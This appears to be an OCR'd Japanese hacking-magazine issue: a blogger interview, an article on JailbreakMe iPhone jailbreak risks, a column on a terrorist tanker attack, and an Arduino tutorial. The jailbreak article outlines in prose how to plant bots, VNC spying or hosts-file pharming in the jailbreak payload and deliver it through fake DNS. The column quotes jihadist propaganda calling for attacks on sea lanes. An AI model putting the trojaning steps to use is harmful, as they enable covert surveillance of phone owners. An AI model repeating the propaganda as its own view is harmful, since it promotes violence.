詳しいことは、男性が立ち上げたサイトを見てください。そして、まとめサイトも見てください。そのうえで、考えてください。どうして逮捕されたのでしょうか？

参考URL
●男性のサイト　http://librahack.jp/
●議論と検証のまとめサイト　http://www26.atwiki.jp/librahack/



あのサイト管理者・ブロガーってどんな人なの？

めたるまんの METALMAN'S DIALOGUE


この人に会いたい

第19回 「切込隊長」こと 山本一郎さん

テーブルワロス

インタビュー・文●めたるまん（山崎一幸）

めたるまんが気になっているサイトやブログの管理人に直接会って話を聞く当連載第19回目。アルファブロガー「切込隊長」こと、イレギュラーズアンドパートナーズ（I&P）社長の山本一郎さんにお話を伺った。ブログ、Twitter、USTREAMなど、ネットメディアでの過激な言動でしばしば話題をまく山本さん、今まで本業についてはハッキリとしたイメージが伝わってこなかった。東京・八重洲のI&P社オフィスにてインタビューを行った。



切込隊長のブログ Lead - off man's Blog (http://kirik.tea-nifty.com/)。スワローズの敗退から日本振興銀行の破綻まで、いろいろなテーマで書かれている。

★ 200人超の社員を抱える社長です

めたるまん（以下め） 今、社員は何人ぐらいですか？

切り込み隊長（以下：き） おかげさまで、グループ全体では200人を超えました。松山に新しい開発拠点を新設しまして、日本だと4拠点でやっています。東京はもう投資や開発計画の立案や管理業務、海外子会社の整備などにフォーカスしています。いま、取引先のゲームメーカーさんと一緒に海外子会社の設立を準備したり、新しいゲーム機用のライブラリの開発方針の調整をここでやってます。

め ずいぶん大きな話ですよね。

き 大きいというか、どうしても人は増えてしまうので。ただ距離的に離れていると、心理的にも、自分はこれでいいんだろうか、とか不安に思うことがすごく多いですね。

め 山本さんは、肩書きは代表取締役なんですが。

き たぶん、世間一般的には「何屋なんだかわからない」っていう評価をよくされているんだと思います。やってる仕事はシンプルで、広くいえばコンテンツを作るときの「技術支援」と「資金調達」という2つがメインですね。例えば、国内ゲームメーカーさんがこういうゲームを作りたいよといったときに、社内で開発費を全部出すのは無理だという場面があります。そこで、その権利を二次利用として海外の映画会社さんに切り出してあげるという提案をして資金を調達し、開発費の補助に出してもらうような感じですね。あと、作品を作るために、何が障害になるかっていうところを取り除いてやる作業っていうのを最初にやりますね。

め 投資家っていわれることが多いですが？

き そもそも本業は株式投資や海外企業の対日上陸支援とかそっちの方なんですが、他の人に任せっぱなしで、自分はもうやらなくなってるんですけど。他のファンドのマネージャーに任せて、

自分は自分でできる範囲内で投資をしている。手を広げすぎてしまって、ここまで回らないです。

め 広告も手がけてらっしゃるようで。

き ニュースサイトとかブログとかのビジネスローンチを手伝っていて。ポータルやブログサービスなどのメディアさんの裏側で、ビジネスの仕組みとしてちゃんとニュースサイトやブログが運営できるように、お金がうまく入るための支援をしようっていう話があって、そういった活動も比較的主要な業務の中に入ってきている。あとまあ、広告代理店さん向けのWebビジネスであるとか。

★ 話題豊富なブログの秘密

め ブログを拝見していて、その流れるような文章に驚きましたね。

き そこはですね、なんというかな… 考えるスピードで書く、タッチタイプの速度が速いのが特技でありまして。思ったことを思ったとおり書いているだけですから。

め 以前、脳腫瘍か何かの病気を発病されたときのブログエントリーで、そのときの描写がすばらしかったですね。

き あれはもう、死ぬ思いだったんですよ(笑)。結局全然違う病気だったんですけど。脳内に腫瘍ではなくて、血流がちょっと変な箇所があって、先天異常が見つかり驚きました。最初、頭の中に影がありますっていわれて。精密検査しましょう、3週間後に、みたいなことをいわれて。進行の速い脳腫瘍だったら死ぬじゃんと思いまして。さすがに仕事を全部キャンセルしていろいろ検査に行ったんですけどね。あのときは本当に生きた心地がしなかったですよ。いやほんとに泣きそうだったんですよ(笑)。

め 特に文章修行をしたとかはないんですか。

き 全くしてないです。

め ブログを拝見すると、各方面に非常に知識が深いように感じますが…

き 自分が得意なのは結局、金融と、コンテンツと、あと政治っていっても安全保障に関わる部分、単純に偏った軍事オタクなんですけど(笑)。あと野球とか、コンシューマーゲームぐらいです。これぐらいなんですよ。ただ、金融とゲームというのは離れているので、いかにも広い方面を知っているように見える、というのはあると思います。自分としては別に広いわけではなくて、むしろ知っているところでしか勝負しないんです。最近、知らないことを知らないまま書くと怒られる。なに書いてるんですか、とかいわれるので。

★ 流れを作らず、流れに乗る

め 今までに、志を立てたとか、そういうことはなかったですか?

き 自分がこれをしたいと思って、やって成功したことって1回もないんですよ。要は、流れを作る仕事に取り組んでみると、ほんとにだめで。むしろ、業界の流れを作れる実績あるゲームクリエイターたちが、これをやりたい、ってなったときに、こうやったらできます、と。私はこういう役に立ちます、と。だから一緒にやりましょう、とサポートの仕事を選びます。しかし、利益は得られますが手柄はその人に差し上げることになるし、どこまでも縁の下ですから、いつまでも自分が何をやっているのかわからない、みたいな状態になります。皆さん、私が何を生業にしているのかわからない、とおっしゃる理由もそこです。

め なるほど。

き ただいちばん充実するし、儲かるし、社員も生き生き働ける。とにかく私は、段取りが得意なんです。便利使いされることも多いですけど、そんな扱いでも問題ないと私は思っています。結構無茶な敗戦処理も多いですが、流れを作れる人は貴重です。そういう人たちのために、どうしたら無駄なく問題が処理できるかとか、事業立ち上げみたいなエネルギーが必要なことを手早く処理するのがうまくなりました。

め 常に俯瞰というか、傍観というか、全体を見て何が問題かを見極めてしまう。

き そうですね。本当に優先順位なんですよ、すべては。何を重要視するかっていうことなので。そこの見極めというか目利きができないといつまでたっても同じ問題を繰り返します。私が重視するのは、その問題について何をいちばん最初に解決しなきゃいけないのかの優先順位を決めてあげて、その優先順位で馬車馬のように突き進むっていうか処理していくと、欲得なく働けば働くほど、簡単に整理されます。流れに乗る仕事の仕方の極意だと思ってます。

めたるまんの一言

ネットではシニカルな印象の山本さんだが、実際にお会いしてみるとむしろ実直な雰囲気をお持ちだ。その落差にかなり混乱しながら終えた取材だった。

教えて！黒いこと!!

文●六屋敬

iPhone脱獄の危険性を考えてみる

今夏、iPhoneの脱獄ツールがWebサイトで公開されたが、その中身を信頼してもいいのだろうか?? 今回はiPhoneの脱獄について考えてみたい。

Q iPhoneを脱獄して使うのは問題ない？

A 脱獄行為はiPhoneに攻撃コードを実行すること。中に悪意あるコードが含まれている可能性だって考えられる。実行は慎重に!!

JailbreakMeの仕組み

今年8月、iPhoneを脱獄させる"www.jailbrakeme.com"というサイトが登場したのをご存じだろうか？ 本誌読者なら脱獄の説明は不要だろうが、これまでのJailbreakでは作業にPCが必須だった。しかし、JailbreakMeならiPhoneでこのサイトにアクセスするだけで、PCいらずで脱獄が可能だった。

ちなみに、サイトの公開後、Appleが慌ててセキュリティパッチを公開したので最新のiOSでは脱獄への道は閉ざされている。

JailbreakMeの仕組みはこうだ。iPhoneでこのサイトにアクセスし、脱獄を許可すると、まずはExploit（攻撃コード）が仕込まれたPDFファイルが送信される。このPDFファイルには改ざんされたフォントによるバッファオーバーフローと、保護された領域以外でのプログラム実行を制限するサンドボックスの権限昇格を行う2つの攻撃コードが仕込まれている。

これを受信したiPhoneはroot権限が奪われ"wad.bin"という名前のファイルが実行され、システムが書き換えられてしまう。

wad.binって何？

先ほどのPDFは、あくまでも脱獄するためのトリガーにすぎない。そしてこれから紹介するwad.binこそが脱獄を実行する本体にあたる。

このファイルは、"xz"と呼ばれる形式で圧縮されており、ファイルを展開すると、いくつかのフォルダを見ることができる。ここには、"system"や、"Applications"など、OSの根幹に関わるファイルも含まれており、これらを上書きすることで脱獄を実現している。

脱獄の仕組みを悪用してみる

今回発見された方法では、wad.binを改ざんすることでさまざまなアプリを事前にインストールできることがわかっている。例えば、"/Applications"には、脱獄ではおなじみの"Cydia"が含まれている。このファイルを削除してしまえば、一見するとノーマル機のように見える脱獄iPhoneだって作ることができる。また、"/System"には、常時起動するための"LaunchDaemons"が含まれており、ここに常時起動させたいアプリの".plist"を含めることで、密かに何らかのアプリを常駐させておくことも可能だ。

例えば、ここに定期的に特定サイトに接続し、そこに書かれている内容に応じた動作をするようなアプリを仕込めば世にいう「ボット」のできあがりだ。また、電話アプリが起動している時だけ、電話を盗聴したり、キーボードを表示している時だけ、スクリーンショットを撮影したりすることも、容易にできるだろう。

JailbreakMeが話題になった時、セキュリティ会社のLACがマスコミを集めて、リモートから電話を発信させるデモを行った。このデモは"openurl"というフリーウェアを導入することで実現したと推測できる。openurlは、SMSや電話など3G回線を使ったさまざまなサービスを呼び出すことができる。LACのデモでは

"openurl tel://090xxxx…" と番号を入力し、電話を発信している。

オリジナル JailbreakMe 作りに挑戦

さて、読者の中には、wad.bin を改ざんしてオリジナルの Exploit を作ってみたいと思った方もいるかもしれない。そこで、最後に JailbreakMe 作りの環境について簡単に説明しておこう。

まず必要な環境・スキルは、

- **Mac OSX 10.5 以上のマシンおよび iPhone SDK**
- **オブジェクト C および C++ による開発経験**
- **iPhone の内部構造に関する知識**

だ。このうち、Mac OSX は、開発環境に必須の要項となっている。また、iPhone の内部構造はネットやアプリ開発の書籍が多数あるので、そちらを参考にしてほしい。


では、wad.bin を改ざんするのだが、先ほど書いたとおり、このファイルは xz で圧縮されているので、まずはこれを展開する。すでに公開されている脱獄アプリを組み込む場合は、Cydia のリポジトリから、.deb ファイルを取り出し展開しておこう。次に、ファイルを wad.bin 内で適切に配置すれば脱獄した時点でインストールされ、きちんと起動する。例えば、"VNC サーバー" を最初から導入しておけば、WAN 側から iPhone でどのような操作を行っているか、手に取るようにわかるし、場合によっては、操作することもできる。

また、"/etc/hosts" を書き換えることで、簡単に意図したサイトに導くファーミングも可能だ。

このように、導入したいアプリや設定ファイルなどを、適切に展開されたファイルに仕込むだけで、オリジナルの JailbreakMe を作成できる。あとは再度 xz を使って wad.bin に戻せばよい。

では、オリジナルの JailbreakMe を作ってみることにしよう。最初にサイトからダウンロードする PDF だが、呼び出されたサイトが www.jailbrakeme.com であるかを確認する仕組みが入っている。このため同じ PDF を使い、オリジナルの wad.bin を用意したとしても、脱獄することはできない。そこで、次のようにネットワークを用意する必要がある。

ローカルの環境でオリジナル JailbreakMe を実行



① 無線 LAN を用意し、DNS の参照先にニセ情報を仕込む。このニセ DNS では、どのようなアドレスを参照したとしても、特定の内部サーバーを返すように設定しておく。
② www.jailbrakeme.com を模したサイトを用意し、PDF ファイルと作成した wad.bin を設置しておく。
③ ダミーのページを用意し、iPhone の 3G 接続をオフにし、無線 LAN 経由で当該ページをアクセスする。
④ ページの指示に従い PDF がダウンロードされ、wad.bin が iPhone に仕込まれる。

この方法なら PDF に仕込まれたサイトの制限を回避することができる。ただし、この PDF には、wad.bin の改ざんをチェックする機能も含まれている。具体的には wad.bin のファイルサイズの確認だ。ここは記事では解説しないので、どうにかしてチェックをすり抜けてみよう。

おしまいに

JailbreakMe で公開されていた脱獄ツールには悪意あるコードは確認されなかった（といってもゼロデイの Exploit が使われたわけだが）が、今後出てくるかもしれない第二・第三の JailbreakMe も同様に悪意あるコードが含まれないという保証はない。

iPhone は単なる携帯電話の域を超え、肌身離さず持ち歩く小型 PC といっても過言ではない。脱獄を目指す読者の方はそういったリスクを十分に理解したうえで行動してほしい。

謀略のインターネット

第7回
（商船三井のタンカーに対する自爆テロ犯行声明）

InfoVlad.net: World Conspiracy Report

文● Vlad

★ M Starの爆発損傷と犯行声明

前回アルカイダによる海上テロの可能性についてお伝えしたが、まさに当コラム入稿直後の7月28日。約200万バレルの石油を搭載しホルムズ海峡を航行中の商船三井の石油タンカー「M Star」に爆発損傷が発生、1名が軽傷を負った。ホルムズ海峡は世界で最も重要な航路の1つであり、全世界への原油供給の40%近くがこの海峡を通過している※1。

8月4日、アブドゥラ・アザーム旅団（The Brigades of Abdullah Azzam / BAA）が犯行声明を発表※2。6日には、M Starが到着したアラブ首長国連邦沿岸警備隊の上級職員は、手製爆弾を設置したボートがタンカーに接近し攻撃した、との調査結果を明らかにした※3。

同組織の犯行声明によれば、攻撃を実行したのは「ユセフ・ウヤイル隊」（Yusuf Al-Uyeyri Company）。ユセフ・ウヤイルとは2003年に殺害されたサウジアラビア出身のアルカイダ幹部である。攻撃の意図は「イスラム国家を封じ込め天然資源を奪う、地球規模の異教徒社会体制の弱体化」であるという。

犯行声明はホルムズ海峡がターゲットに選ばれた理由を「敵の船舶に満ちている」とする。犯行声明が出されたのは攻撃から1週間後。この時間差について声明はユセフ・ウヤイル隊メンバーが無事に組織の基地に帰還したことを確認するまでに時間を要した、としている。

★ アブドゥラ・アザーム旅団（BAA）

M Starに対する攻撃が、1993年のアメリカ貿易センタービル爆破未遂への関与で終身刑を言い渡されたオマル・アブダル・ラーマン（Sheikh Omar 'Abd Al-Rahman）の収監に対する報復である、という主張は注目に値する。犯行声明は日本のタンカーを狙った理由については説明していないが、実行の容易さと標的への接近しやすさから推して知るべしであろう。また声明は攻撃の具体的な手口についても一切明らかにしていない。

アブドゥラ・アザーム旅団は、オサマ・ビンラディンの精神的指導者であり、1989年11月24日に爆撃によりパキスタンのペシャワルで殺害された（パレスチナ出身と推定される）Abdullah Azzamに由来している。それゆえ同組織はこれまでシリア、レバノン、ヨルダンおよびエジプトで活発に活動してきた。同組織の野戦司令官サリー・アル・カラウィ（Salih Al-Qaraawi）はサウジ出身であり、サウジアラビア内務省より指名手配中である。この人物が最初に姿を現したのは2010年4月、グローバル・ジハード組織のメディア部門であるアルファジール（Al-Fajr）とのインタビュー※4においてであった。このインタビューの中でカラウィは、アブドゥラ・アザーム旅団がいくつかの地域に展開する複数の組織から構成されていることを明らかにしている※5。

★ 相次ぐ海上テロ計画

2000年10月12日の米艦コール襲撃事件や、2002年10月6日のフランス国籍タンカー・リンバーグへの攻撃など、アルカイダが海上にて自爆テロを実行したのはこれが初めてではない。

また、2002年にはジブラルタル海峡を航行中のアメリカ船舶に対するボート自爆攻撃未遂により、3名のサウジ出身テロリストがモロッコ当局に逮捕されている。このとき3名とも口にした

※1 http://aawsat.com/details.asp?section=4&article=580179&issueno=11566
※2 http://110.4.44.55/~faaall3s/vb/showthread.php?t=128455　※3 http://www.alarabiya.net/articles/2010/08/06/115855.html
※4 インタビュー記事英訳 http://www.flashpoint-intel.com/library/lebanon-israel/578-interview-with-wanted-fugitive-saleh-al-qarawi-commander-of-the-abdullah-azzam-brigades.html
※5 http://www.aljond.com/vb/showthread.php?p=53106

アブドゥラ・アザーム旅団による犯行声明（一部抜粋）

異教徒のグローバル体制は、ムスリムの地を支配し、その資源を略奪している。ムスリムは、異教徒の偶像の王とそのおべっか使いによって抑圧され、アッラーのみを信仰する権利を盗まれ、土地を奪われている。

アッラーのための一連のジハードは、この体制に打撃を与え、抑圧から解放し、盗まれた信仰の権利と土地を回復するためであり、その線上にある（今回の）行動は、殉教者アブドゥラ・アッザム旅団所属ユセフ・ウヤイル隊の兄弟ムジャヒディンたちが、異教徒のグローバルシステムにとって重要な経済大動脈で果敢な攻撃をかけたものである。そして攻撃は所期の成果を上げた。

先週水曜日夜半過ぎ、殉教の道を行く英雄アイユーブ・タイシャンが首長国連邦とオマーン間のホルムズ海峡で日本の原油タンカーM Starに挺身攻撃をかけて自爆、タンカーに損害を与えた。グローバル経済と石油価格に対する今回の英雄的行動は多大な成果を上げた。アッラーの御慈悲と御加護によって、わが殉教志願者は、この高価なターゲットに接近し、固く閉ざされたドアをアッラーの友人たちムジャヒディンのために、こじ開けたのである。今やいかなる警備組織や諜報活動も阻止できない。



本船は最新、最大級のタンカーの1つであり、200万バレルほども原油を輸送するのである。しかも、世界の海上輸送上最も重要な水域の1つで攻撃を敢行したのである。ホルムズ海峡は、異教徒のグローバル体制にとって最重要の経済大動脈であり、海峡一帯は敵艦船が蝟集している水域で、アッラーがムジャヒディンを守って下さらなければ、この鉄壁を突破するのは至難のわざであったろう。

今回の襲撃作戦は、投獄されたラーマンにちなんで名づけられた。ジハードのたいまつを灯す人が存在することをイスラム共同体に知らしめ、そしてまた、アッラーの御意志により本人の解放が近い予兆として、命名されたのである。

のが、オランダのスキューバダイビング学校の存在であった。

2003年7月31日、オランダのエインドホーベン所在のスキューバダイビング学校で、アルカイダ細胞組織が数十名のアルカイダ容疑者を訓練していたことが捜査当局により明らかとなる。このことと関連し、すでに逮捕されたアルカイダメンバーが、スキューバダイビングチームを使った海上テロについて議論していたことが判明している。

この学校が発行したダイビング免許証は、"Salafist Group for Call and Combat"（GSPC・旧サラフィストグループ。現「イスラム・マグレブのアルカイダ / AQIM」）のメンバー、カシム・アル・アリ（Kasim Al-Ali）の所有物の中から発見されている。

近年においても、前回述べた2009年5月のガスパイプラインとイスラエル船舶への攻撃計画など、グローバル・ジハード組織によるいくつかの船舶への攻撃がテロリストグループの逮捕により阻止されている。

★「アッラーはわれわれの近くにホルムズ海峡を配置された」

今回の攻撃をめぐるジハード系フォーラムの反応を見てみよう。あるメンバーは「アルカイダが海上攻撃に帰ってきた。彼らはアメリカとグローバル経済を解体したのだ。911でアルカイダは空中戦争を開始し、その後は地上戦に移行した。そしていま、海にいる日本のタンカーだ」と投稿。他のメンバーはテロ攻撃に大きな驚きを示し、自爆テロ実行犯がオマーン出身なのか、あるいは西側経済壊滅のために船舶やタンカーに対する攻撃を今後も持続するのかについて質問している。こうした投稿の中でメンバーらは日本が「十字軍同盟に石油を供給している」と述べ「慈悲深きアッラーはわれわれの近くにホルムズ海峡とバベルマンデブ海峡、スエズ運河を配置された」ことを強調している※6。

ジハード系フォーラムにおいて過去数年、特にホルムズ海峡を航行するアメリカ船舶に対する攻撃が多くのメンバーによって提起されてきたことは注目に値する。

アルカイダの有力理論家アブ・ムサブ・アル・スリ（Abu Musab Al-Suri）はすでに自著「国際イスラム抵抗運動への呼びかけ」の中で、中東に存在する西側船舶に対する攻撃を戦略的・経済的に重要であるとしている。アル・スリによれば主要な海路はペルシャ湾のホルムズ海峡、エジプトのスエズ運河、イエメンとアフリカ・ホーン岬の間にあるバベルマンデブ海峡、そしてジブラルタル海峡であるという。同書の中でアル・スリは以下のように述べている。

「世界のほとんどの商業・経済活動がこれらの海路を通過している。さらにわれわれの子供や妻を殺すために使われる軍用機やミサイルを搭載した軍用艦隊も通過している。こうした侵略的な航海をストップするには、これらの海路は封鎖されなければならない。海路の封鎖はアメリカおよび同盟国の船舶に対する、あらゆる兵器を用いた海上地雷攻撃や撃沈、または自爆テロ攻撃の脅威や海賊行為によって実現することができる」

※6 http://www.falojaa.net/vb/showthread.php?t=128455

PCの外へ飛び出そう！

Arduinoではじめるハードウェアハック

文●yoggy

子供のころに体験した電子工作の楽しさを、大人になった今、再び味わおう！　今回記事で紹介するArduinoは半田ごて不要で手軽にはじめられる電子工作キット。光や音、人の動きを感知するセンサーを取り付ければ、PCだけでは実現できないユニークなアイデアも形にすることができる。論より証拠、あなたも早速実践してみよう！

はじめに

電子工作のイメージを変えるArduino

最近、PCの中だけにはとどまらないハードウェアハックを見かける機会が増えてきているように感じています。

例えば、YouTubeやニコ動などのサイトやMake Tokyo Meetingなどのイベントでは、モーターやセンサーなどを駆使した自作のハードウェアを使った作品が多く発表され、そのアイデアや凝ったギミック、意外なハードの使い方で作る人・見る人が共に楽しんでいます。

また、世界最大規模のセキュリティイベントDEFCONでは、ハードウェアハックを取り扱ったトピックについて多くの発表があったり、入場証であるバッジをハックしてしまうコンテスト"Badge Hacking Contest"で、ある意味想像を絶するようなハードウェアハックが行われていたりします。

PCの中だけでプログラムを動かしているのも十分楽しいのですが、PCの外に飛び出していろいろなハードウェアを自在に制御できるようになると、ハックできる世界が広がってなかなか楽しいのではないかと思っています。

ハードウェアハックというと、半田ごてを握って抵抗やトランジスタなどの部品を組み合わせて… というような少し難しいイメージがありますが、これから紹介する"Arduino(アルドゥイーノまたはアルデュイーノ)"はそういうイメージを一気に払拭してくれるツールです。

今回は入門編ということで、基本的な使い方や簡単な工作レシピを通じて、Arduinoを動かす面白さを紹介できればと思っています。

PCの中から飛び出して、ハードウェアハックをはじめてみませんか?

Arduinoって何?

Arduinoはデジタル・アナログ入出力を持った8ビットマイコンAtmel AVRを搭載したマイコンボードと、プログラム開発環境(Arduino IDE)の総称です[※1]。Arduinoはもともと、メディアアートなどでセンサーやモーターなどのハードウェアを容易に取り扱えることを目的に開発されているツールです。Arduinoのボードにある入出力ピンに各種センサーやLEDなどを接続したりすることで、簡単にハードウェアの制御ができるように作られています。

Arduinoのボード上に搭載されている8ビットマイコンには、PCと比べると非常に小さなCPU・RAM・フラッシュメモリが搭載されています。Arduino IDEでC言語に似た文法のプログラムを書き、それをArduinoへ転送することで、Arduino上で入出力ピンを制御するプログラムが動くようになります。小さなプログラムならArduino単体で動かすことも可能で、USBを通じてArduinoとPCを連携させればさらに規模の大きなプログラムを動かすことも可能です。

Arduinoはソフトウェア的にも手軽にプログラムを組むことができるように工夫されている




図1 Arduino Duemilanove 328

のも特徴の1つです。Arduino IDEはコーディング、コンパイル、Arduinoへのプログラムの転送など、Arduinoでプログラムを動かすために必要なことをすべてまとめてできるように作られています。少しプログラムを書いてすぐにArduino上で動作を確認して… と、気軽に何回でも試行錯誤ができるため、Arduinoではソースコードのことを「スケッチ」と呼んでいます。

入門！ Arduinoプログラミング

必要なハードウェア

Arduinoをはじめるにあたって、まずはArduino本体を入手しましょう。Arduinoはオープンソースハードウェアで開発が行われているため、さまざまな用途にあわせたArduino互換機※2が多く作られていますが、今回の記事ではArduinoの本家であるArduino Duemilanove 328（図1）を使用して説明します。

Arduino Duemilanove 328はアマゾンやいくつかの通販サイトで購入することが可能で、秋葉原の千石電商などのお店でも購入することができます。Arduino Duemilanove 328を使う場合はPCと接続するためのUSBケーブルも必要になります。

Arduinoでいろいろ試してみたい場合は、スイッチサイエンスで販売している「Arduinoをはじめようキット」※3を購入するのがおすすめです。Arduino Duemilanove 328、ブレッドボード・ジャンパワイヤー・LED・抵抗・CdS・ボタンスイッチなど、ひととおり必要なものがセットで販売されています。

必要なソフトウェア

次に、Arduinoでプログラムを作成するために必要なArduino IDEを本家サイトからダウンロードします。Arduino IDEはWindows、Mac、Linuxに対応していますが、今回はWindowsとMacでのArduino IDEのセットアップ手順を説明します。

WindowsでArduino IDEを動かす場合は、本家サイトのダウンロードページから最新版であるarduino-0020.zip※4をダウンロードします。ダウンロードしたzipファイルを展開するとarduino-0020というフォルダ以下にArduino IDEのプログラム一式が配置されるので、適当なフォルダに置いておきます。

PCにArduinoを接続するとドライバーのインストールが求められることがありますが、Arduinoと接続するために必要なドライバー（FT232シリアルドライバー）はarduino-0019のフォルダの中にあるdriversフォルダに入っていますので、これをインストールしておきます。

MacでArduinoIDEを動かす場合は、ダウンロードページからarduino-0020.dmg※5をダウンロードします。

ダウンロードしたファイルをダブルクリックしてdmgファイルをマウントすると、中にArduinoのアイコンが入っているので、「アプリケーション」フォルダにコピーしておきます。Windowsの時と同様にMacとArduinoを接続する際にもドライバーが必要になるためArduinoをMacに接続する前にdmgファイルの中にあるFTDIUSBSerialDriver_10_4_10_5_10_6.mpkgをインストールしておきます。

Hello Arduino world!

プログラミング言語を勉強する時には"Hello world"を表示するプログラムを作るのが定

※1 Arduinoの本家サイト：http://www.arduino.cc/　※2 http://arduino.cc/en/Main/Hardware
※3 http://www.amazon.co.jp/dp/B0025Y6C5G
※4 Windows版Arduino0020 http://arduino.googlecode.com/files/arduino-0020.zip
※5 http://arduino.googlecode.com/files/arduino-0020.dmg

番（?）ですが、Arduinoには文字を表示できるディスプレイが搭載されていません。そこで、はじめの一歩として、Arduino単体でLEDを点滅制御するプログラムを作りながら、Arduinoでのプログラミングを解説したいと思います。

はじめにArduino IDEを起動します。Windowsの場合はarduino-0020フォルダの中にあるarduino.exeを起動します。Macの場合はアプリケーションフォルダにコピーしたArduino.appを起動します。まずはスケッチ1をArduino IDEのテキストエディタ部分に書いていきましょう。

Arduinoは通常のPCと比べると非常に小さなメモリしか搭載していないため、Arduino上ではArduino IDEから転送した1つのプログラムしか動かすことができません。また、WindowsやMac OS X上で動作するプログラムとは異なり、Arduinoの電源を入れると中に入っているプログラムが動き出し、電源を切るまでそのプログラムがずっと動き続けます。

スケッチはsetup()とloop()の2つの関数で構成されています。setup()関数はArduinoの電源を入れた際に1度だけ実行される関数で、

スケッチ1

ArduinoでHello World

LEDの点滅制御

```
void setup() {
  // 12番ピンを出力モードに設定
  pinMode(12, OUTPUT);
}

void loop () {
  // 12番ピン出力をHIGH(5V)に設定
  digitalWrite(12, HIGH);

  // 1秒(1000ms)待つ
  delay(1000);

  // 12番ピン出力をLOW(0V)に設定
  digitalWrite(12, LOW);

  // 1秒(1000ms)待つ
  delay(1000);
}
```

loop()関数はsetup()関数が実行された後、Arduinoの電源が入っている間はずっと実行され続ける関数です。loop()関数は最後まで実行されると、再びloop()関数が実行されます。Arduinoではこの2つの関数の中身を実装することでArduino上で動くプログラムを作ることができます。

スケッチ1のsetup()とloop()関数の中身を見ていきましょう。setup()関数の中でpinMode()関数を呼び出していますが、これは12番ピンをデジタル出力として使用することを設定しています。Arduinoの基板上の文字をよく見ると、"Digital"と書かれているD0～D13のピンと"Analog"と書かれているA0～A5のピンがあります。D0～D13はデジタル入出力用のピンでpinMode()関数を使ってモードを設定することで入力・出力のどちらでも使うことができます。

loop()関数の中では、digitalWrite()関数を使って12番ピンの出力電圧を設定しています。 digitalWrite()関数は第1引数にピンの番号を指定し、第2引数にHIGHまたはLOWを設定します。HIGHを設定した場合はピンの出力電圧が5Vに、LOWを設定した場合は出力電圧は0Vに設定されます。また、出力を設定した後にdelay()関数を使って1000ミリ秒=1秒間待つことで、HIGH/LOWの出力を1秒おきに繰り返しています。

さて、Arduino IDEにスケッチ1を書きおわったら、Arduino IDEにある図2の[Verify]ボタンを押して、正しくスケッチが書けたかどうかを確認しましょう。スケッチ中に何か間違いがあれば、Arduino IDEのウインドウの下側にエラーメッセージが表示されます。

スケッチが用意できたら、次はArduino本体の準備をします。適当なLEDを、図3のようにLEDの足の長い方を12番ピン、短い方をGNDに差し込みます。

もし適当なLEDが手元にない場合はArduino本体に搭載されているLEDで代用することも可能です。Arduino本体のLEDを使用する場合はスケッチ1の12番ピンを指定している部分を13番ピンに変更してください。

いよいよ作成したスケッチをArduinoへ転




図2 Arduino IDEのボタン配置




図3 LEDの足の長い方を12番ピン、短い方をGNDに差し込む

送し、Arduino上でプログラムを実行してみましょう。

まずArduinoとPCをUSBケーブルで接続します。正常に接続できるとArduinoはシリアルデバイスとして認識されます。

次に、Arduino IDEでどのシリアルポートにArduinoが接続されているかを設定する必要があります。Arduino IDEのメニューの中の[Tools]-[Serial Port]の中にArduinoが接続されているシリアルポートが表示されているのでこれを選択しておきます。シリアルポートの設定が完了したら、Arduino IDEからArduino本体にプログラムを転送することができます。

図2の右から2番目にある[Upload]ボタンを押すと、Arduino IDEに書いたスケッチがコンパイルされ、Arduino本体へ転送されます。転送が終わると自動的にArduinoがリセットされ、転送したプログラムが動き出します。

さて、スケッチどおりちゃんとLEDは点滅しはじめましたか?

スケッチ2

PCからArduinoのLEDを制御

シリアルポートを通じて0または1の文字列を受信すると、LEDをON/OFFするプログラム

```
oid setup() {
  // 12番ピンを出力モードに設定
  pinMode(12, OUTPUT);

  // シリアルポートの通信速度設定
  // PC-Arduino間は9600bpsの速度で
 通信
  Serial.begin(9600);

  // シリアルポートにメッセージを出力
  Serial.println("START");
}

void loop () {
  // PCからデータが届いているかチェック
  if (Serial.available() > 0) {

    // PCからデータが届いていたら、
    // シリアルポートから1バイト読み込み
    int in_data = Serial.read();

       // もし"1"の文字列を受信してい
た場合はLEDをON
    if (in_data == '1') {
      // 12番ピン出力をHIGH(5V)に設定
      digitalWrite(12, HIGH);

      // ONの文字列をシリアルポートへ出力
      Serial.println("ON");
    }
       // もし"0"の文字列を受信してい
た場合はLEDをOFF
    else if (in_data == '0') {
      // 12番ピン出力をLOW(0V)に設定
      digitalWrite(12, LOW);

      // OFFの文字列をシリアルポートへ出力
      Serial.println("OFF");
    }
  }
}
```

